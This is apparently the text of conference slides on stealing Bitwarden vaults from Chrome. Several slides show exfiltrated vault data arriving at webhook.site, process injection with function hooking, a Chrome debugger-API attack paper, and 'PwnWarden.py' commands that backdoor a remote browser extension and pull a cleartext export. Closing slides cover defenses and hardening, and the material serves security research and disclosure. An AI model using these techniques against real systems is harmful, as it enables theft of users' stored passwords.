user-agent Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, li...
```

```
content-length      3706
```

```
host webhook.site
```

Query strings

None

Form values

None

▼ Request Content

Raw Content

☒ Format JSON ☒ Word-Wrap [Copy](#)[illegible]

Demo Time!

4. Profit!

```
> base64 --decode exfil.b64 | jq '[][].login'
{
  "username": "bw-brucon-study@protonmail.com",
  "password": "P@$w0rd!!P@$w0rd!!",
  "passwordRevisionDate": null,
  "totp": null,
  "uris": [
    {
      "match": null,
      "_uri": "https://example.com/login",
      "_domain": null,
      "_hostname": null,
      "_host": null,
      "_canLaunch": null
    }
  ],
}
```

Cross-Extension Data Extraction

Chrowned by an Extension: Abusing the Chrome DevTools Protocol through the Debugger API

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Abstract—The Chromium open-source project has become a fundamental piece of the Web as we know it today, with multiple vendors offering browsers based on its codebase. One of its most popular features is the possibility of altering or enhancing the browser functionality through third-party programs known as browser extensions. Extensions have access to a wide range of capabilities through the use of APIs exposed by Chromium. The Debugger API—arguably the most powerful of such APIs—allows extensions to use the Chrome DevTools Protocol (CDP), a capability-rich tool for debugging and instrumenting the browser. In this paper, we describe several vulnerabilities present in the Debugger API and in the granting of capabilities to extensions that can be used by an attacker to take control of the browser, escalate privileges, and break context isolation. We demonstrate their impact by introducing six attacks that allow an attacker to steal user information, monitor network traffic, modify site permissions (e.g., access to camera or microphone), bypass security interstitials without user intervention, and change the browser settings. Our attacks work in all major Chromium-based browsers as they are rooted at the core of the Chromium project. We reported our findings to the Chromium Development Team, who already fixed some of them and are currently working on fixing the remaining ones. We conclude by discussing how questionable design decisions, lack of public specifications, and an overpowered Debugger API have contributed to enabling these attacks, and propose mitigations.

Chromium component for debugging and instrumenting the browser through a command passing interface. CDP is widely used for running End-to-End (E2E) tests on web-based applications through popular tools like Selenium, Puppeteer and Playwright, and for building crawlers. CDP exposes a WebSocket server to which external applications can connect to. Chromium extensions may also communicate with this component using the Debugger API, which is protected by the `debugger` permission. The Debugger API is a general substitute of virtually any other extension API as it grants total control over tabs, windows and critical browser resources. These powerful capabilities are expected to be found in a debugging tool, but are also an obvious candidate for abuse if they are insecurely exposed to potentially malicious actors.

Despite the risks of granting third-party extensions access to such a powerful component, no previous work has systematically analyzed the robustness of the Debugger API implementation and its security implications. In fact, Chromium's Debugger API is already being used by at least 434 extensions published on the Chrome Web Store according to a permission measurement that we performed in June 2022. Furthermore, no official specification detailing the design and purposes of this component can be publicly found. In this paper, we describe the results of a systematic security analysis done over the Debugger API and related components in the Chromium codebase. Our analysis focuses on finding violations of a set of security requirements that we derive from Chromium's CRX API

DEFCON

Isolated Web Apps (IWAs)

Why do Isolated Web Apps Exist? (In Google's words):

So you want to make a new Web API

Follow the TAG design principles! (<https://www.w3.org/TR/design-principles/>)

1.2. "It should be safe to visit a web page"

If it's not:

- Change your API so it's safe
- Change the Web Platform to make it safe (see Cross-Origin Isolation)

1.4. "Ask users for meaningful consent"

If you can't:

- Figure out how to
- Maybe enterprise only

track 4


ChromeAlone: Transforming a Browser into a C2 Platform

<https://ieeexplore.ieee.org/document/10190532>

https://www.youtube.com/watch?v=_qS01oRTvAk

Process Injection

Process Injection 101



<https://www.elastic.co/blog/ten-process-injection-techniques-technical-survey-common-and-trending-process>

What can we do inside Chrome process?

- Parse memory to find encryption key.. again!
- Hook functions

GetFileAttributesW function (fileapi.h)

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Retrieves file system attributes for a specified file or directory.

To get more attribute information, use the [GetFileAttributesEx](#) function.

To perform this operation as a transacted operation, use the [GetFileAttributesTransacted](#) function.

ReadFile function (fileapi.h)

07/22/2025

Reads data from the specified file or input/output (I/O) device. Reads occur at the position specified by the file pointer if supported by the device.



This function is designed for both synchronous and asynchronous operations. For a similar function designed solely for asynchronous operation, see [ReadFileEx](#).

Attack Plan

1. Inject in Chrome process
2. Hook function calls
3. Replace loaded JavaScript pages on the fly
4. Profit?

Demo Time!

1. Inject in Chrome Process



Demo Time!


2. Hook function calls

3. Replace JavaScript pages on the fly

```
[Detour] Hooks installed  
[Detour] [GetFileAttributesW] Chrome is reading Bitwarden popup file: C:\Users\Julien\AppData  
[Detour] [GetFileAttributesExW] Updated high order file size  
[Detour] [GetFileAttributesExW] Updated high order file size  
[Detour] [GetFileSizeEx] Updated file size  
[Detour] [ReadFile] Updated file content  
[Detour] [ReadFile] Updated file content  
[Detour] [ReadFile] Updated file content  
[Detour] [ReadFile] Updated file content
```

Then use one of our JavaScript payloads..

First Bitwarden, then the world!



From Bitwarden to other managers

Attack Technique	Changes to be made
Parsing Memory	Memory Patterns
Chrome Remote Debugging	JavaScript Payloads
Extension Backdoor	JavaScript Payloads
Browser Process Injection	JavaScript Payloads

From Chromium to Firefox

Attack Technique	Changes to be made
Parsing Memory	Memory Patterns
Remote Debugging	Enable through <i>user.js</i> and launched with <i>-start-debugger-server</i>
Extension Backdoor	XPI sideloading?
Browser Process Injection	Analyze page loading process and hook relevant functions

Other Attack Vectors

Almost anything could work!

- > Keylogger
- > Replacing chrome.exe
- > ...

Almost anything could work !

Immutable Laws of Security v2


- Law #1: If a bad actor can persuade you to run their program on your computer, it's not solely your computer anymore.
- Law #2: If a bad actor can alter the operating system on your computer, it's not your computer anymore.
- Law #3: If a bad actor has unrestricted physical access to your computer, it's not your computer anymore.
- Law #4: If you allow a bad actor to run active content in your website, it's not your website anymore.

<https://learn.microsoft.com/en-us/security/zero-trust/ten-laws-of-security>



What can we do about it?

Kernel Module to the rescue?



The screenshot shows the top of the Keeper Forcefield website. The navigation bar includes the Keeper logo, links for Platform, Solutions, Pricing, Download, Resources, and Contact, and three buttons: Get a Quote, Try It Free, and Buy Now. The main heading is "How Forcefield works". Below this, there are four sections arranged in a 2x2 grid:

- Kernel-level protection**
Forcefield installs a lightweight kernel driver that actively monitors and restricts memory access to protected applications.
- Selective memory restriction**
Unauthorized processes attempting to read the memory of protected applications are blocked from accessing sensitive data.
- Smart process validation**
The system only blocks access for untrusted processes, while trusted system processes and the protected applications themselves can continue to function normally.
- Uninterrupted system performance**
Forcefield runs quietly in the background without affecting system or application performance.

⇒ Efficient against process dumps!

Protect your admin workstations!

➤ Network Segmentation / Principle of Least Privilege



<https://cyber.gouv.fr>

Protect your admin workstations!

- Hardening Measures
 - EDR
 - AppLocker
 - Least Privileges

Ideas for Chrome Developers

- Having separate builds for developers?
 - Prevent remote debugging
 - Prevent extension sideload
- Secure Preferences file encryption?
- Verify signature of COM-loaded DLLs?
- Avoid hardcoded extensions rights?

Wrap Up

Tooling



```
[~]  
python3 PwnWarden.py search -u 'jdoe.adm' -p 'P@$w0rd!!' -d 'COMPANY.LOCAL' -tf ./targets.txt  
  
[*] Starting remote Bitwarden search with 5 threads  
  
[PC01.COMPANY.LOCAL] No Bitwarden-related file found  
[PC02.COMPANY.LOCAL] No Bitwarden-related file found  
[PC03.COMPANY.LOCAL] Found '\\C$\Users\jdoe\AppData\Local\Google\Chrome\User Data\Default\Extensions\nngcec  
[PC04.COMPANY.LOCAL] No Bitwarden-related file found  
[PC05.COMPANY.LOCAL] No Bitwarden-related file found
```

Tooling



```
[~]  
python3 PwnWarden.py backdoor add -u 'jdoe.adm' -p 'P@$$w0rd!!' -d 'COMPANY.LOCAL' -t 'PC03.COMPANY.LOCAL'  
  
[*] Found Secure Preferences file '\\C$\Users\jdoe\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences'  
[*] Uploaded backdoored extension to '\\C$\Users\jdoe\AppData\Local\Google\Chrome\User Data\Default\Local Extensions'  
[*] Updated Secure Preferences file  
[+] Extension successfully backdoored, wait for next browser restart, poll and enjoy!
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[~]  
python3 PwnWarden.py poll -u 'jdoe.adm' -p 'P@$$w0rd!!' -d 'COMPANY.LOCAL' -t 'PC03.COMPANY.LOCAL'  
  
[*] Polling for database export every 5 seconds.. press CTRL+C to abort. Found!  
[*] Cleartext export saved to ./database.json
```

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Q&A



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